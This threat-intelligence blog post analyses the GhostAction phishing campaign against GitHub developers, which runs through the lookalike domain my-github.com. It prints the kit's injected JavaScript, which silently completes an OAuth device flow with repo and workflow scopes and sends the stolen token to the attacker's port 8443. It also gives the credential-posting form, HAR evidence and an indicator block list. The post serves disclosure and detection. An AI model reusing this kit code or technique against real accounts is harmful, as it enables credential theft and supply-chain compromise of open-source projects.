BLOG
GhostAction Phishing Campaign
GhostAction operators used a targeted GitHub phishing proxy to steal developer credentials and one-time codes using a sophisticated GitHub phishing kit
By c0a15726-c5b1-4b0d-85e6-fe15553df9e2 ·

Two days ago, in our last blog post, we warned our readers that the GhostAction threat actor had registered a new domain my-github[.]com and we theorized that they were intending to use it for phishing. Unfortunately, we were right: the GhostAction campaign has moved beyond malicious GitHub Actions workflows and into direct, personalized phishing of open-source developers. OpenSourceMalware obtained a phishing email presented as coming from noreply@my-github[.]com that impersonated a GitHub security alert, addressed the recipient by name, and urged them to secure their account through a unique-looking path on the lookalike domain.
Recovered page source shows this was more than a password form. The site acted as a GitHub reverse proxy, collected the victim’s password and authenticator code, and injected JavaScript that silently authorized a GitHub OAuth device flow with repo, workflow, and read:org scopes. The script then sent the resulting access token to my-github[.]com on TCP/8443. Those permissions align directly with GhostAction’s ability to enumerate repositories and inject malicious workflow files.
The link is the critical connection. my-github[.]com resolves to 193.32.204[.]199, the same server used by the latest GhostAction workflows to receive stolen CI/CD and repository credentials. The email used https://my-github[.]com/SDRVuhYw, the exact path that appeared in public scanning hours after the domain was registered. What had previously been a suspicious infrastructure pivot is now confirmed as a developer-phishing domain.
Big shout out to Loganaden Velvindron for the heads up!
The Phishing Email
 The attacker copied GitHub’s visual language and security-notification format. The subject was:
[GitHub] New sign-in from Moscow, Russia
The message claimed that Chrome 131 on Windows 11 had accessed the recipient’s account from Moscow using IP address 95.214.27[.]108. It addressed the recipient by their real name and warned that an attacker might gain access to their repositories and organizations. Both the green Secure my account button and the plain-text fallback pointed to the same lookalike URL:
https://my-github[.]com/SDRVuhYw
The HTML loaded GitHub’s logo from the legitimate github.githubassets.com domain and reproduced GitHub’s colors, typography, footer address, and account-security language. This made the message visually convincing without requiring the attacker to host the brand assets.
The pretext is tailored to maintainers. An unexpected sign-in is already urgent; warning that repositories and organizations may be exposed adds supply-chain consequences. A developer responsible for popular projects may react before carefully inspecting the registrable domain.
OpenSourceMalware is withholding the recipient’s identity and email address. The targeting has been confirmed from the supplied message, but identifying the contributor would add no defensive value.
What the Headers Establish
The available artifact is a Gmail forward rather than the original RFC 5322 message. Its outer SPF, DKIM, DMARC, and ARC results authenticate the contributor’s later forwarding message from Gmail. They do not authenticate the original noreply@my-github[.]com sender.
The forwarded thread does retain the following References and In-Reply-To value:
010201a1212d9aa5-…-000000@eu-west-1.amazonses.com
That format is consistent with an Amazon Simple Email Service message identifier generated in eu-west-1. Because the original Received, Return-Path, Authentication-Results, and DKIM headers are absent, this should remain a delivery-infrastructure lead rather than a final attribution statement. A message identifier can be forged, while the original message would allow the SES path and authentication to be verified.
Current DNS adds two useful observations. The domain has no MX record and no published DMARC record, but receiving mail is unnecessary for a send-only phishing identity. It now publishes this Google site-verification value:
google-site-verification=gp-lwE_I_dYU0TINi0fb4XEB0QpjviIXSPE69Kiyyew
The token is an operator-specific pivot that defenders and researchers can search for in passive DNS and historical datasets. No second public domain using the same value was found during this investigation.
A Mutable Phishing Link
The path in the email has changed behavior over time. URLScan recorded three relevant observations:
Time (UTC)
Submitted URL
Observed destination
2026-10-09 15:48
https://my-github[.]com/SDRVuhYw
Rick Astley’s “Never Gonna Give You Up” on YouTube
2026-10-10 15:44
http://my-github[.]com/
https://github.com/
2026-10-10 19:29
http://my-github[.]com/SDRVuhYw
https://github.com/
The first capture occurred on the same day as the phishing message. The later public scans independently confirm that the operator could alter the destination without changing the emailed URL.
The recipient also preserved two screenshots of the active phishing kit. Following the lure produced a GitHub-styled credential page at:
https://my-github[.]com/login
 The page requested a username or email address and password. A second captured stage used a path modeled on GitHub’s own session-routing conventions:
https://my-github[.]com/sessions/two-factor/app
 This stage requested the six-digit code from an authenticator application or browser extension. It also displayed a More options control, but the screenshot does not establish whether alternative authentication methods were implemented.
Together, the pages establish a multi-step credential and TOTP-phishing flow. The subsequently recovered HTML resolves the delivery question: the username and password form posts to the attacker-controlled origin, GitHub service hostnames are systematically rewritten into my-github.com subdomains, and an injected script operates against GitHub routes through that origin. This is reverse-proxy phishing behavior rather than a standalone visual clone.
The phishing screenshots and URLScan’s benign redirects during the same short campaign window raise the possibility of conditional delivery rather than a simple global switch. The server could have selected content using the original path token, source IP, geography, browser profile, cookies, referrer, automation detection, or a short activation window. The Rickroll may have been a fallback for scanners or an operator taunt. The campaign may also have been disabled quickly and replaced first with the video and later with GitHub. Available evidence cannot distinguish these mechanisms.
The attacker sent a deceptive, personalized security message that directed an open-source developer to a GitHub-impersonating domain on the GhostAction server. The preserved pages prove attempted collection of the developer’s password and authenticator code, while public scans demonstrate mutable redirect behavior. The current evidence does not reveal the form-submission endpoint or prove that the recipient submitted information.
Neither the Wayback Machine nor the available Common Crawl index preserved the phishing page, and public search results and URLScan contained no copy of its HTML. Victim-side preservation supplied the missing evidence: screenshots, page source, and the HAR analyzed below now document the collection interfaces, submitted form routes, injected OAuth logic, and redirect controller.
For evidence integrity, the supplied screenshots have the following SHA-256 hashes:
3eebe7d8c33c1ffd3876be6a44bedcfbccb09c43ecd3562d7242fe43e244fc51  login screenshot
2c2066652172b6358a573e993ed413c6137a042268b5188394169650fefb2313  two-factor screenshot
Source Code Reveals a Reverse-Proxy and OAuth Attack
The recovered /login HTML closely tracks GitHub’s production page rather than merely imitating its appearance. It contains GitHub route metadata, anti-CSRF fields, request and visitor identifiers, current feature flags, hashed production assets, and a dynamic timestamp corresponding to October 11, 2026 at 09:53:01 UTC. The form submitted directly to the phishing origin:
<form data-turbo="false" action="/session" method="post">
  <input type="text" name="login" id="login_field">
  <input type="password" name="password" id="password">
</form>
Because the action is relative, the browser sends the credentials to my-github[.]com/session, where the operator can observe them before forwarding the request upstream. The captured page also rewrites GitHub services into the attacker’s namespace:
github.githubassets.com  → github.my-github.com
api.github.com           → api.my-github.com
docs.github.com          → docs.my-github.com
support.github.com       → support.my-github.com
collector.github.com     → collector.my-github.com
Examples in the source include JavaScript and CSS under github.my-github[.]com/assets/, browser telemetry under api.my-github[.]com/_private/, documentation links under docs.my-github[.]com, and analytics submission to collector.my-github[.]com/github/collect. Earlier DNS testing established that *.my-github.com resolves through a wildcard to 193.32.204[.]199; the source now proves that several of those labels were intentionally used by the phishing application.
The page includes an additional inline script that waits for evidence of an authenticated GitHub session, represented by a user avatar. Once authenticated, it starts an OAuth device flow:
var CID = "Ov23ctrqCqZ79UaYKwyq";
fetch("/login/device/code", {
  method: "POST",
  body: "client_id=" + CID + "&scope=repo+workflow+read:org"
})
The requested scopes are operationally significant. GitHub documents repo as broad read/write repository access, workflow as permission to add or update Actions workflow files, and read:org as read access to organization and team membership:
Scope
Security impact
repo
Broad access to public and private repositories, including repository content
workflow
Ability to add or update GitHub Actions workflow files
read:org
Visibility into organization membership and related organizational data
The script receives a device code and user code, loads /login/device, extracts GitHub’s forms from the returned HTML, and submits them automatically. It inserts the user code, locates an authorization form, adds authorize=1, and posts the approval through the victim’s authenticated proxied session. The victim does not need to type the device code or consciously approve the OAuth application.
GitHub’s own OAuth security guidance explicitly warns that device flow can be abused to impersonate an application remotely during phishing because it does not require a redirect URI. This kit goes further by automating the user-code and authorization steps through the reverse-proxied session.
It then polls the token endpoint:
fetch("/login/oauth/access_token", {
  method: "POST",
  body: "client_id=" + CID +
        "&device_code=" + dc +
        "&grant_type=urn:ietf:params:oauth:grant-type:device_code"
})
When GitHub returns an access token, the script sends it to a separate listener on the same campaign domain:
fetch(
  "https://my-github.com:8443/t?value=" + td.access_token +
  "&user=" + encodeURIComponent(vu),
  {mode: "no-cors"}
)
The use of a query string can expose the token in server, proxy, and network-security logs controlled by the attacker, but that does not reduce its value to the campaign. The script stores the device code in a vh_device cookie, uses a /vh_beacon endpoint, and writes stage markers VH1 through VH5 to the browser console. These strings are useful static and telemetry pivots:
vh_device
/vh_beacon
VH1 ok
VH3 code
VH4 auth
VH5 TOKEN
Ov23ctrqCqZ79UaYKwyq
The page also loaded a second same-origin script at /s/6b159fd26f574345a095aed40e27b73c3a22d35c7de5464436810d9cd89223f2.js. A subsequently supplied HAR recovers this branch in full.
HAR Confirms Credential Submission and Redirect Control
The 9 MB browser archive contains 378 requests and has SHA-256:
10ef603a50587a8fb6b44829b9eff8c188637d9bc7eeda5c5986b34d43cf7cdb
It records four hostnames, all inside the phishing domain: 230 requests to github.my-github.com, 116 to the apex, 27 to api.my-github.com, and five to collector.my-github.com. This is direct browser evidence that the subdomains were operational components of the kit. The archive contains sensitive cookies and submitted form bodies and should be handled as credential-bearing incident evidence.
Two captured POST requests are particularly important:
Request
Captured fields
Observed result
POST /session
login, password, anti-CSRF and GitHub form fields
302 to /sessions/two-factor/app
POST /sessions/verified-device
otp, authenticity_token
302 back to /sessions/verified-device
Both sensitive fields were populated in the archive; their values are intentionally omitted. The HAR therefore proves that credentials and a one-time code were transmitted to the attacker-controlled origin. It also contains the /sessions/two-factor/app page and its form targeting /sessions/two-factor with an app_otp field, but it does not contain a POST of that form. The strongest precise statement is that the victim was presented with an authenticator-code prompt, while the recorded OTP submission was to GitHub’s separate verified-device route.
The recovered 796-byte secondary script has SHA-256 68c20885a3e234c9eb1e4f87a7013298923646f9c50dfdad97a9e35d989119f8. It calls:
getRedirect('6b159fd26f574345a095aed40e27b73c3a22d35c7de5464436810d9cd89223f2');
The function repeatedly fetches /s/<sid> with cookies, expects JSON containing redirect_url, and assigns that value to top.location.href. This gives the operator per-session control over where the victim’s browser is sent after collection. Failed requests and parsing errors are retried after ten seconds.
The archive records 25 unanswered requests to that control route, followed by 80 HTTP 200 responses containing a 139-byte HTML document that attempts to navigate to https://github.com. That response has SHA-256 e6bdd7e782ef2fbf42209509993811a63ae19f1580d2453b8324b87db5ad1449. Because the controller calls response.json(), the captured HTML response produces a parsing error; a script inside a fetched response body is not automatically executed. The HAR thus proves a server-side change to a GitHub redirect response, but this particular response format does not satisfy the controller’s expected JSON contract. A valid JSON redirect response may have existed at another time, but none appears in this archive.
The OAuth device-flow code is embedded in the captured HTML for /login, /sessions/two-factor/app, and /sessions/verified-device. The corresponding /login/device/code, /login/device, /login/oauth/access_token, /vh_beacon, and TCP/8443 token-exfiltration requests do not appear as network entries in this HAR. The OAuth branch waits for an authenticated-user avatar, so the absent requests mean that branch was not observed completing during this capture. Its capability is confirmed statically; successful token issuance or exfiltration in this browser session is not.
The HTML contains a Google site-verification meta token, Apib7-x98H0j5cPqHWwSMm6dNU4GmODRoqxLiDzdx9I, that differs from the token currently published in DNS. An exact web search found the same meta token in an unrelated PDF that appears to preserve copied web content, so it is not presently a reliable operator pivot. The DNS TXT token remains the stronger infrastructure-specific indicator.
Why the OAuth token matters
Stealing a password and TOTP code can provide an immediate authenticated session, but a repository-scoped OAuth token gives the attacker a reusable API credential. The explicitly requested workflow scope is especially important: it matches the campaign’s next step of committing malicious files under .github/workflows/. This source therefore provides a technically coherent initial-access chain from targeted email to account authentication, silent OAuth authorization, repository enumeration, and GhostAction workflow injection.
The source does not prove that this exact kit caused every earlier GhostAction account compromise. It does demonstrate a purpose-built mechanism capable of producing the permissions observed in the campaign.
GitHub Security Event Log
We were able to work with one victim and stop the attack in realtime. The attacker successfully logged in, but was stopped from escalating privileges by an additional MFA challenge. This is why its so important to add MFA to your GitHub account. To be explicit, in this case the victim was not compromised because of this additional MFA requirement.
After passwords were changed and additional GitHub hardening took place we analyzed the GitHub Security Audit Logs, which were enabled. This allowed us to see what the attacker did and in what order.
 We are following up with additional escalation measures based on what we learned from the logs.
The “Moscow” Address Was Part of the Lure
The email presented 95.214.27[.]108 as the source of the alleged GitHub login. RIPE assigns its /24 to Net-Surf.net Ltd. broadband service in Bulgaria, and current public OTX data does not associate the individual address with a threat pulse. This conflicts with the email’s confident “Moscow, Russia” label.
Nothing currently connects that address to GhostAction infrastructure. It should be treated as content used in the social-engineering story, not as a confirmed attacker address. The mismatch is also a useful detection and training detail: polished phishing messages often include specific technical data because specificity creates credibility, even when the data does not withstand validation.
From Repository Compromise to Developer Phishing
GitGuardian originally documented GhostAction as a supply-chain campaign that used compromised GitHub accounts to inject malicious Actions workflows across repositories the accounts could modify. Those workflows collected CI/CD secrets and sent them to attacker-controlled infrastructure. Socket and StepSecurity later documented renewed, automated sweeps affecting hundreds of repositories through compromised maintainers.
OpenSourceMalware’s analysis of the current workflow found broader credential collection. The latest variant searches both the checked-out repository and reachable git history for AWS, GitHub, GitLab, Slack, Google, SendGrid, Anthropic, OpenAI, and other secret formats, then POSTs the results to 193.32.204[.]199.
The phishing email closes an important gap in the attack chain. Public workflow evidence showed what the actor did after obtaining repository access but did not establish how every maintainer credential was acquired. This incident shows that the same infrastructure is now being used in a direct attempt to manipulate developers into following an account-security link.
One phishing email does not prove that phishing caused the earlier account compromises. It does show an active expansion of the campaign’s access strategy. The actor can now combine repository-scale automation with individual social engineering against people whose accounts provide access to projects, organizations, registries, and downstream users.
Why Open-Source Maintainers Are Valuable Targets
A maintainer account can provide much more than access to one repository. Depending on its permissions and stored credentials, one account can expose:
every repository the contributor can push to, including projects transferred into organizations;
GitHub Actions secrets and environments;
npm, PyPI, crates.io, container-registry, and release-signing credentials;
cloud and deployment infrastructure;
organization membership, private repositories, and security reports;
a trusted identity from which malicious commits, releases, issues, or pull requests can be published.
The phishing message specifically warned about access to “repositories and organizations.” That language matches the campaign’s operational objective: compromise a person, enumerate everything they can modify, and turn inherited trust into distribution.
Detection and Response
Defenders should block and hunt the following indicators:
my-github.com
*.my-github.com
https://my-github.com/SDRVuhYw
https://my-github.com/login
https://my-github.com/session
https://my-github.com/sessions/two-factor/app
https://my-github.com:8443/t
github.my-github.com
api.my-github.com
docs.my-github.com
support.my-github.com
collector.my-github.com
noreply@my-github.com
193.32.204.199
google-site-verification=gp-lwE_I_dYU0TINi0fb4XEB0QpjviIXSPE69Kiyyew
Ov23ctrqCqZ79UaYKwyq
vh_device
/vh_beacon
VH5 TOKEN
6b159fd26f574345a095aed40e27b73c3a22d35c7de5464436810d9cd89223f2.js
Search email telemetry for the subject fragment New sign-in from Moscow, Russia, the sender domain, the unique path, and messages claiming a GitHub login from 95.214.27[.]108. Treat the lure IP as an email-content indicator rather than confirmed attacker infrastructure.
